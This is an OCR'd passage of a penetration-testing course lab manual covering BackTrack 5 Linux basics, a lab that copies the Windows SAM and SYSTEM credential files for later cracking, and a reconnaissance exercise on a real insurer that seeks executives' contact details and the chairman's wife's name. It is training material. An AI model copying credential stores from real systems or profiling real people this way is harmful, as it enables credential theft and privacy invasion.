
1. Take some time exploring the student XP VM.
    a. Most lab tools are pre-installed for you.
    b. The Security folder on the Desktop contains all additional files needed for labs.
    c. All of the content of the Security folder is present on a student DVD.
    d. Any new data or tools will be shared by the instructor through the class share. You are welcome to make a copy of any files placed in the class share, so bring in your own USB drive to grab the extra stuff.
2. Explore each of your student DVDs. While you will not need them as part of the class labs, they contain lots of tools, data files, and videos to further your ethical hacking training and exploring on your own after class.

1.5 Exercise 5 – PDF Penetration Testing Methodology's review

This is to be done on your XP VM.

1. Please review the following Methodology White Papers.
    a. OSSTMM
    b. NIST
    c. FFIEC
    d. OISSG

2. The PDF's are located in\Desktop\Security\Student-Tool-Bar\Mod1 - Bus & Technical Logistics 4 Pen Tests\Pen Testing Methodologies\
    a. You can access this from the Security Toolbar.



2 Module 2 Lab– Linux Fundamentals

Lab Scenario

If you are new to Linux it is time to do a little playing to get used to the basic fundamentals of the Linux OS. Your boss is giving you 1 hour to become an expert! This lab has been designed to introduce you to the basic steps in using Linux, more specifically the Linux VMware distribution BackTrack 5.

Note: If this lab is being performed virtually, skip the USB drive and use an FTP site instead.

Lab Objectives

1. Learn the network interface management with the **ifconfig** command
2. Learn how to mount a USB Thumb Drive.
3. Learn how to mount a Windows partition.
4. Utilize the built in VNC server of BackTrack 5.
5. Learn what tools are preinstalled in BackTrack 5.

Lab Resources

1. BackTrack5 VM Image
2. USB Thumb Drive

Lab Tasks Overview

1. Learn the network interface management with the **ifconfig** command.
    a. Configure your own static IP address.
    b. View the configuration of the LAN interface.
    c. Configure your gateway.
    d. Configure a DNS server.
    e. Look at some of the other basic settings for the LAN interface.
        i. ifconfig [interface] [IP address] netmask [subnet-mask] (manually set IP and subnet-mask details)
        ii. ifconfig [interface] hw ether [MAC] (Change the network cards MAC address, specify in format 11:11:11:11:11:11)
2. Learn how to mount a USB Thumb Drive.
    a. Mount a USB thumb drive automatically.
    b. Mount a USB thumb drive manually.
3. Learn how to mount a Windows partition.
    a. Create 2 new user accounts with passwords.
    b. Mount the Windows XP Pentester VM Image with the BackTrack5VM.
    c. Copy the SAM and System files to a USB thumb drive.
4. Make use of the built-in VNC server of BackTrack 5.

a. Start the VNC server and run BackTrack from Windows!

5. Learn what tools are preinstalled in BackTrack5.
    a. Navigate the pentest directory and see what tools are available to you.


Lab Details - Step-by-Step Instructions

2.1 Exercise 1– ifconfig

Note: Similar to Cisco IOS, you can finish typing file or folder names in Linux by hitting the tab key after you have started typing the first few characters of what you are looking for, this will save you a lot of time and typos. The operating system only requires enough keystrokes to make the command or folder name unique from others.

Note: Linux is case sensitive.

1. BackTrack 5 is configured to not launch or setup networking upon bootup by default. To initiate networking, you must open a terminal window and type: **/etc/init.d/networking start**
   You should have performed this command already during Lab 1. If you ever need to restart networking due to an error or to obtain a new DHCP lease, retype the command with **restart** as the parameter.
2. Since you might not always be using Linux in a DHCP environment, it is important to know how to manually configure your network IP settings. Next, we show you how to configure your own static IP address.
    a. View your current settings:
        a. Type: **ifconfig** then hit enter



    b. Type:**ifconfig eth0 xxx.xxx.xxx.xxx/24** (x would be the client IP address)
        a. This is simply helping you understand how the command functions. Please use your current IP address (which was assigned by the DHCP server) plus fifty. If your IP address was 192.168.1.16 then use 192.168.1.66
3. View the configuration of the LAN interface.
    a. Type:**ifconfig**

```
bt ~ # ifconfig eth0 192.168.1.71/24
bt ~ # ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0C:29:F6:9A:AA
          inet addr:192.168.1.71  Bcast:192.168.1.255  Mask:255.255.255.0
```

4. Configure your gateway.
    a. Lets first look at the routing. We need to see where things are going, right!
        a. Type: **route** and hit enter

```
bt ~ # route
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
192.168.1.0     *               255.255.255.0   U     0      0        0 eth0
loopback        *               255.0.0.0       U     0      0        0 lo
```

        b. Your system might already have a default gateway address. A default gateway is required in order to get internet access.
        c. If you do not already know the local gateway address, look it up on the windows pc.
    b. Type: **route add default gw xxx.xxx.xxx.xxx eth0**(x is the class gateway)
    c. Type: **route** – What are the results? You will notice that it does not list the IP Address but the DNS name. You can use the –n command to disable DNS resolution.


```
bt ~ # route add default gw 192.168.1.1 eth0
bt ~ # route
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
192.168.1.0     *               255.255.255.0   U     0      0        0 eth0
loopback        *               255.0.0.0       U     0      0        0 lo
default         hogboy          0.0.0.0         UG    0      0        0 eth0
```

    d. An example of disabling the DNS name resolution would be: **route –n**

```
bt ~ # route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
192.168.1.0     0.0.0.0         255.255.255.0   U     0      0        0 eth0
127.0.0.0       0.0.0.0         255.0.0.0       U     0      0        0 lo
0.0.0.0         192.168.1.1     0.0.0.0         UG    0      0        0 eth0
```


5. Configure a DNS server.
    a. We first need to know what nameserver or servers to use. The nameserver is stored in the resolv.conf file located in the /etc directory.
    b. Type: **nano /etc/resolv.conf** and hit enter

c. Did you find the nameserver?



d. How do you close nano?
    a. Type: **CTRL-X**
e. Just for practice let's reset the nameserver.
f. Type:**echo nameserver xxx.xxx.xxx.xxx>/etc/resolv.conf**(x is the class nameserver)
g. Note: you can also use the **nano /etc/resolv.conf** command to edit the nameserver, then use **CTRL-X** to close, just be sure to select Y to save your changes.

6. Now that you know how to manually configure the IP configuration on Linux, let's reset back to automatic configuration.
    a. Type: **ifconfig**
        a. Take notice of the current configuration settings.
    b. Type:**/etc/init.d/networking restart**
        a. This will reset the networking services and re-obtain all the information from the DHCP server automatically.
    c. Type:**ifconfig**
        a. Did anything change?
7. Clear your bash prompt
    a. Type:**clear**
8. Here are a few more basic settings for the LAN interface.
    a. ifconfig [interface] [IP address] netmask [subnet-mask] (manually set IP and subnet-mask details)
    b. ifconfig [interface] hw ether [MAC] (Change the network cards MAC address, specify in format 11:11:11:11:11:11)



2.2 Exercise 2– Mounting a USB Thumb Drive

1. Mount a USB thumb drive automatically.
    a. With the BackTrack 5 image up and running in front of you (preferably full-screen), **insert** a USB Thumb drive. (If you do not have on the instructor will have one to share with the class)

a. You will get a window resembling the following:


b. Click on open in a new window and use Konqueror to browse your storage media.
c. As you can see, the newer versions of Linux are much easier to use!

2. Mount a USB thumb drive manually. You will not need to use this in class; it is here for future reference.
   a. If there ever came a time that the automatic mounting function does not work you can mount devices manually. Below are the instructions you will use to perform the same function manually.

Note: Make sure you know which device you have: serial ATA hardrive, SCSI, Firewire or USB memory stick.

   b. You may need to change the sda1 to hda1 depending on the type of drive you have. It could also be sdb if you have more than one drive. We will find the device in step d.a below.
   c. Ensure that the Linux VMware image has the focus before continuing, i.e. go full screen!

d. Insert a USB Thumb Drive and open a bash prompt.
    a. To check the requirements to mount the USB Thumb Drive:
        1. Open a bash shell and Type: **ls/mnt**
        2. You should see an entry for /mnt/sda1, if you do not, you will need to make the directory.
            a. Type**: mkdir/mnt/sda1**
    b. To mount the drive.
        1. Type:**mount/dev/sda1/mnt/sda1**
    c. To read the contents of the drive:
        1. Type:**ls/mnt/sda1**
    d. You can also you Konqueror to read the drive!




2.2b Exercise 2b – Online Class: USB alternative: FTP

1. Since online classes cannot insert USB drives into the virtual systems, an alternative is to use an FTP site. Since all labs are designed to operate within your own base system and hosted VMs, you can run your own FTP server from 2003 VM.
2. From the 2003 VM, launch the Ability Server which is found on the C:\AbilityServer\Ability Server.exe
    a. Click **Close Now** on the advertisement page.
    b. Next to the FTP server click **Settings**.
    c. Enter a username and password of your choice, then click **Add/Update** to save the credentials. Record your credentials here:
    U: _____ P: _____
    d. Select a target folder and click **Apply General Settings** to save your changes.
    e. Now click on **Activate**.
    f. Record the IP Address of the 2003 VM Image so that you can access the ftp you are now running.
3. Return to your BackTrack 5 VM
    a. From a shell type: **ftp <ip address of 2003 VM>**
    b. Log on using the credentials you defined.
    c. Type: **mkdir test1**
    d. Type: **dir**
    e. Type: **cd test1**
    f. Type: **pwd**
    g. Type: **cd..**
    h. Type: **quit**

4. Go back to the 2003 VM and confirm the existence of a new folder “test1” in the target FTP location.
5. Use this FTP site instead of a USB drive in any lab.

2.3 Exercise 3– Mount a Windows partition


1. Create 2 new user accounts with passwords in your Windows XP Pentester image.
    a. We recommend making one password that is easily brute forced and the other that will be part of a dictionary file. Examples would be **12345** and **password**.
2. Mount the Windows XP Pentester VM Image with the BackTrack 5VM.
    a. Shutdown your VMware XP Pentester correctly and edit your VMware setting so you can boot from the BackTrack 5VM.
    b. Double click the CD-ROM under the devices in VMware. (Please Note – This Step




    c. Change the setting to use an ISO image.
        a. Browse to your BackTrack 5 VM, which is located in My Documents\My VMware Images\BackTrack 5\, and choose the bt5-r1.iso.
        b. Also, make sure **Connect at power on** is selected.

Notes:

3. Next, we need to boot off the cd. In order for that to happen, we must change the setting in the BIOS.
    a. Click **VM** at the top, then **Power** and then **Power On to BIOS**.




4. You will see this screen, tell it to boot off the CD-ROM Drive first.



Notes:


5. Continue to boot into BackTrack.
6. Check the requirements to mount the drive or to see if it is mounted.
    a. Type:**mkdir /mnt/hda1**
    b. Now you will need to mount the drive.
        a. Type: **mount /dev/hda1 /mnt/hda1**
        b. If you get a mounting error stating NTFS is marked as in use, then try the following command: **mount –t ntfs-3g /dev/hda1 /mnt/hda1 –o force**

c. Let's read the contents of the drive.
   a. Type:**ls/mnt/hda1**



   b. You can now drill down into the Windows installation.
      1. Type:**ls/mnt/hda1/WINDOWS/**

7. **Insert** a USB Thumb Drive and note the location in which it is mounted. Or use the FTP site you set up on the 2003 VM.
8. Copy the SAM file to a USB thumb drive.
   a. Type:**cp/mnt/hda1/WINDOWS/system32/config/SAM /mnt/sda1/**
      a. Make sure you use the correct device sda1, sdb1 or whatever it is.
9. Copy the System file to a USB thumb drive.
   a. Type:**cp/mnt/hda1/WINDOWS/system32/config/system /mnt/sda1/**
      a. Make sure you use the correct device sda1, sdb1 or whatever it is.




10. To confirm the files are on the USB drive, type: **ls /mnt/sda1**
11. You will make use of these files in a later section (Exercise 8.1) when you crack passwords.
12. Shutoff the VM using the power off button on the VMWare toolbar.
13. Edit the XP VM settings, then set the CD/DVD drive back to **Use physical drive.**
14. Click **OK** to save settings.

15. Click **Power on** to start up the XP VM. Make sure it is booting into Windows XP.

2.4 Exercise4 – VNC Server


1. VNC server can be used when you would like to use Windows XP to connect to your BackTrack system using remote desktop technologies.
2. As an example for use, let's say you want to use your Linux system to perform wireless WEP cracking and control your BackTrack system using the Windows XP machine.
    a. This has been used to capture a BackTrack session from a Windows XP machine using Camtasia Studio desktop video editing software.
3. Let's start the VNC server on your BackTrack 5 VM.
    a. Open at the bash prompt
    b. Type: **vncserver**
    c. Type in a password, verify by typing it in again, then type N in regards to a view-only password.
        a. VNC server will open up port 5901.

Notes:




    b. Check the VNC server port
        1. Type **netstat -ant|grep5901**
4. Switch over to your XP VM.

5. Launch the TightVNC viewer from \Start Menu\Programs\TightVNC\TightVNC Viewer.
6. Enter the IP address of the BackTrack 5 VM, followed by double colons, then port 5901.
7. Click OK.
8. When prompted, enter the password you defined earlier.



9. Now we are going to update the local index.
    a. This updates file name databases used by GNU locate.
    b. In networked environments, it often makes sense to build a database at the root of each filesystem, containing the entries for that filesystem. “updatedb” is then run for each filesystem on the fileserver where that filesystem is on a local disk, to prevent thrashing the network.
10. At the bash prompt
    a. Type: **updatedb**




11. Your system is now ready to go for the week!

2.5 Exercise5– Preinstalled tools in BackTrack5

1. Navigate in the pentest directory and see what tools are available to you.
2. We want you to browse the pentest directory as it contains a wealth of tools, many of which you will make use of this week. Get to know what is available in each of the category folders as this will be helpful when looking for certain tools or scripts.
3. Open a bash prompt
    a. Type:**cd /pentest**

Notes:

b. Type **ls -l**




a. It is an amazing list of subdirectories.

c. Now open each subdirectory and list which tools are available to you.

d. Here is an example:

a. Type **cd /pentest/enumeration**

b. Type **ls -l**



4. You can also explore the BackTrack “start” menu by clicking on applications in the top-right corner, then view the numerous fly-open sub-menus.

3 Module 3 Lab – Information Gathering

Lab Scenario

You have just joined a new Security Consulting Company as a Pen Tester. Your challenge is to decide just how much time you will dedicate to information gathering.The legal department has completed all the contract document requirements, and you have a copy of the authorization letter. No boundaries have been set on this contract as the client systems have been backed up and ready for migration on all new equipment. Your new company decided this would be a great way to assess your security experience.

Note: Remember that reconnaissance is one of the most important parts to a Penetration Test since the information you collect will be needed to carefully plan the attack vectors you will use.

Lab Objectives

1. Search using Advanced Google Queries.
2. Use Reconnaissance and FootPrinting Tools.
3. Gather background information on an American Insurance Company called: **Aegon.**
4. Create a Network BluePrint of **Aegon.**
5. Prepare Firefox for Pen Testing.

Lab Resources

1. Internet Explorer or Firefox.
    a. www.hackersforcharity.org/ghdb/
    b. www.dirk-loss.de/onlinetools.com
    c. www.centralops.net
        i. Domain Dossier
2. SmartWhois
3. 3D Traceroute

Lab Tasks Overview

1. Search using Advanced Google Query’s.
    a. Make use of Johnny.ihackstuff.com and search for information on the website and company **Aegon** - **www.aegon.com**
    b. Information gathered will ideally include:
        i. Members of the Executive Board of AEGON N.V. and AEGON USA.
        ii. Educational Back-Ground of the Executive Members Board and contact information.
        iii. Name of the Chairman’s Wife.
        iv. Find out the office location, telephone and name of the CEO.

2. Use Reconnaissance and FootPrinting Tools to aid in steps 3 and 4.
    a. www.dirk-loss.de/onlinetools.com
    b. www.centralops.net
        i. Domain Dossier
    c. SmartWhois
    d. 3D Traceroute
    e. Nslookup –Command line tool
3. Gather background information on the Insurance Company called **Aegon.**
    a. Utilize the items in steps 1 and 2 in order to complete step 3.
4. Create a Network BluePrint of **Aegon.**
    a. Utilize the items in steps 1 and 2 in order to complete step 4.
5. Use Firefox as a Pen Testing tool!
    a. Open Firefox and figure out what information various Add-Ons produce.
    b. The Add-Ons were pulled from the catalog called Firecatv1.5
        i. security-database.com/toolswatch/FireCAT-1-5-released.html
    c. Check out some of the other Add-On's provided to you via Firecat.
        i. Browse to the firecat html found in the XP Pentester image:Desktop\Security\NetTools\FireCAT 1.5


Lab Details - Step-by-Step Instructions

3.1 Exercise1 – Google Queries

This is to be done on your XP VM Image or Base System.

6. Gather the information from Aegon, using the Internet. **Aegon** - www.aegon.com
    a. Refer to the CPTE student workbook Module 3 for examples of information that a hacker would look for.
    b. Information gathered will ideally include:
        i. Members of the Executive Board of AEGON N.V. and AEGON USA.
        ii. Educational Back-Ground of the Executive Members Board and contact.
        iii. Name of the Chairman's Wife.
